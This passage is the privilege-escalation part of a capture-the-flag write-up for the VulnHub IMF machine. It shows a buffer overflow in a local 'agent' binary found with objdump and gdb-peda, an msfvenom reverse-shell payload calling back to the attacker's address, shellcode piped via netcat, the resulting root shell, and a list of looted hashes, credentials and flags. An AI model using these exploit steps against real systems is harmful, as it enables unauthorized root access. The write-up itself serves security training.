root@kali: ~/toolbox/data/writeups/vulnhub.imf # cat agentfile | base64 -d >agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf # file agent
agent: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib
/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=444d1910b8b99d492e6e79fe2383fd346fc8d4c7, not str
ipped
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # ls -lah agent
-rw-r--r-- 1 root root 12K Sep 26 14:28 agent
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 22: writeup.privesc.steps.3.2

4. It requests for an agent ID which we find to be `48093572` using `objdump`. Upon entering this ID we are presented multiple options and the #3 option seems vulnerable to a buffer overflow. We found the EIP offset to be 168 and then use ROPShell to find a `call` or `jmp` that can be used for redirecting control. We created a linux reverse shell using `msfvenom`, crafted our exploit and used `netcat` to submit it as payload to the locally running instance of the vulnerable `agent` binary:

```
1  objdump -d agent | grep "<main>:" -A30
2  msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.92.179 LPORT=4433 -f python -b
   ↪  "\x00\x0a\x0d"
3  nc -nlvp 4433
4  echo -en "48093572\n3
   ↪  \n\xbe\xc3\x35\x65\xa2\xd9\xc8\xd9\x74\x24\xf4\x5a\x33\xc9\xb1\x12\x83\xc2\x04\x31\x72\x0e\x03\xb1\x3b
   ↪  " | nc localhost
   ↪  7788
```


Figure 23: writeup.privesc.steps.4.1

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # objdump -d agent | grep "<main>:" -A30
080485fb <main>:
 80485fb:       8d 4c 24 04             lea     0x4(%esp),%ecx
 80485ff:       83 e4 f0                and     $0xfffffff0,%esp
 8048602:       ff 71 fc                pushl   -0x4(%ecx)
 8048605:       55                      push    %ebp
 8048606:       89 e5                   mov     %esp,%ebp
 8048608:       51                      push    %ecx
 8048609:       83 ec 24                sub     $0x24,%esp
 804860c:       a1 44 b0 04 08          mov     0x804b044,%eax
 8048611:       83 ec 08                sub     $0x8,%esp
 8048614:       6a 00                   push    $0x0
 8048616:       50                      push    %eax
 8048617:       e8 34 fe ff ff          call    8048450 <setbuf@plt>
 804861c:       83 c4 10                add     $0x10,%esp
 804861f:       83 ec 04                sub     $0x4,%esp
 8048622:       68 84 d9 dd 02          push    $0x2ddd984
 8048627:       68 f0 89 04 08          push    $0x80489f0
 804862c:       8d 45 e0                lea     -0x20(%ebp),%eax
 804862f:       50                      push    %eax
 8048630:       e8 8b fe ff ff          call    80484c0 <asprintf@plt>
 8048635:       83 c4 10                add     $0x10,%esp
 8048638:       83 ec 0c                sub     $0xc,%esp
 804863b:       68 f3 89 04 08          push    $0x80489f3
 8048640:       e8 5b fe ff ff          call    80484a0 <puts@plt>
 8048645:       83 c4 10                add     $0x10,%esp
 8048648:       83 ec 0c                sub     $0xc,%esp
 804864b:       68 05 8a 04 08          push    $0x8048a05
 8048650:       e8 4b fe ff ff          call    80484a0 <puts@plt>
 8048655:       83 c4 10                add     $0x10,%esp
 8048658:       83 ec 0c                sub     $0xc,%esp
 804865b:       68 1e 8a 04 08          push    $0x8048a1e
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
root@kali: ~/toolbox/data/writeups/vulnhub.imf # printf "%d\n" 0x2ddd984
48093572
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 24: writeup.privesc.steps.4.2

```
[--------------------------------registers--------------------------------]
EAX: 0xbfffeac4 ("AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeA
AWAAuAAXAAvAAYAAwAAZAAxAAyA"...)
EBX: 0x0
ECX: 0xb7faa890 --> 0x0
EDX: 0x16
ESI: 0xb7fa9000 --> 0x1d9d6c
EDI: 0xb7fa9000 --> 0x1d9d6c
EBP: 0x41417241 ('ArAA')
ESP: 0xbfffeb70 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%
TA%qA%UA%rA%VA%"...)
EIP: 0x74414156 ('VAAt')
EFLAGS: 0x10286 (carry PARITY adjust zero SIGN trap INTERRUPT direction overflow)
[---------------------------------code---------------------------------]
Invalid $PC address: 0x74414156
[---------------------------------stack---------------------------------]
0000| 0xbfffeb70 ("AAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA
%TA%qA%UA%rA%VA%"...)
0004| 0xbfffeb74 ("AuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%
qA%UA%rA%VA%tA%W"...)
0008| 0xbfffeb78 ("XAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%C
A%rA%VA%tA%WA%uA"...)
0012| 0xbfffeb7c ("AAYAAwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA
%VA%tA%WA%uA%XA%"...)
0016| 0xbfffeb80 ("AwAAZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%
tA%WA%uA%XA%vA%Y"...)
0020| 0xbfffeb84 ("ZAAxAAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%c
A%uA%XA%vA%YA%wA"...)
0024| 0xbfffeb88 ("AAyAAzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A
%XA%vA%YA%wA%ZA%"...)
0028| 0xbfffeb8c ("AzA%%A%sA%BA%$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%
vA%YA%wA%ZA%xA%y"...)
[---------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x74414156 in ?? ()
gdb-peda$
gdb-peda$ pattern_
pattern_arg      pattern_create  pattern_env     pattern_offset  pattern_patch   pattern_search
gdb-peda$ pattern_offset 0x74414156
1950433622 found at offset: 168
gdb-peda$
```

Figure 25: writeup.privesc.steps.4.3

Figure 26: writeup.privesc.steps.4.4

Figure 27: writeup.privesc.steps.4.5

5. We got elevated access to the system and can now get the last flag:

```
1  cat /root/Flag.txt
2    flag6{R2gwc3RQcm9OMGMwbHM=}
3  cat /root/TheEnd.txt
```

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # nc -nlvp 4433
listening on [any] 4433 ...
connect to [192.168.92.179] from (UNKNOWN) [192.168.92.178] 55928
id
uid=0(root) gid=0(root) groups=0(root)

uname -a
Linux imf 4.4.0-45-generic #66-Ubuntu SMP Wed Oct 19 14:12:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:2a:cd:d9
          inet addr:192.168.92.178  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe2a:cdd9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:25091 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1543 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2160864 (2.1 MB)  TX bytes:513863 (513.8 KB)
```

Figure 28: writeup.privesc.steps.5.1

```
pwd
/

cd /root

ls -la
total 28
drwx------   3 root root 4096 Oct 26  2016 .
drwxr-xr-x 25 root root 4096 Oct 26  2016 ..
-rw-r--r--   1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--   1 root root  148 Aug 17  2015 .profile
drwx------   2 root root 4096 Oct 16  2016 .ssh
-rw-r--r--   1 root root   28 Oct 11  2016 Flag.txt
-rw-r--r--   1 root root  947 Oct 26  2016 TheEnd.txt

cat Flag.txt
flag6{R2gwc3RQcm90MGMwbHM=}

cat TheEnd.txt

   ____                                   __   __
  / __/_ _  ___ ___  ___  ___ (_) / / /__
 _/ // '  \/ _ \/ _ \(_-<(_-</ / _ \/ / -_)
/___/_/_/_/ ._\_\___/___/___//_/.__/_/\__/
   __ _ __/_/                 _
  /  |/ /  (_)__ ___  (_)__  ___
 / /|_/ / / (_-<(_-</ / _ \/ _ \
/_/__/_/_/___/___/_/\___/_//_/
  /  __/__ _____
 / _// _ \/ __/ __/ -_)
/_/  \___/_/  \__/\__/

Congratulations on finishing the IMF Boot2Root CTF. I hope you enjoyed it.
Thank you for trying this challenge and please send any feedback.

Geckom
Twitter: @g3ck0ma
Email: geckom@redteamr.com
Web: http://redteamr.com

Special Thanks
Binary Advice: OJ (@TheColonial) and Justin Stevens (@justinsteven)
Web Advice: Menztrual (@menztrual)
Testers: dook (@dooktwit), Menztrual (@menztrual), llid3nlq and OJ(@TheColonial)
```

Figure 29: writeup.privesc.steps.5.2

```
root@kali: ~/toolbox/data/writeups/vulnhub.imf # echo -en "R2gwc3RQcm90MGMwbHM=" | base64 -d - ; echo
Gh0stProt0c0ls
root@kali: ~/toolbox/data/writeups/vulnhub.imf #
```

Figure 30: writeup.privesc.steps.5.3

Loot

Hashes

```
1  setup:$6$PR5zOqWk$3MKXMgf6.4bLlznh0R87RB4qaOAcGhbE0Cs8xtUqVPHP8x0553/⌋
   ↪   6aMZnfsZOWKXL0DOqUcVRkfCQN8Dvj.......................
```

Credentials

```
1  mysql: admin/3298fj8323j80.....
```

Flags

```
1  flag1{YWxsdGhlZmls.....
2  flag2{aW1mYWRtaW5pc3RyYXR......
3  flag3{Y29udGludWVU2N......
4  flag4{dXBsb2Fkcjk0Mi5......
5  flag5{YWdlbnRzZXJ2aWN......
6  flag6{R2gwc3RQcm90MGM......
```

References

[+] https://www.vulnhub.com/entry/imf-1,162/
[+] https://g0blin.co.uk/imf-vulnhub-writeup/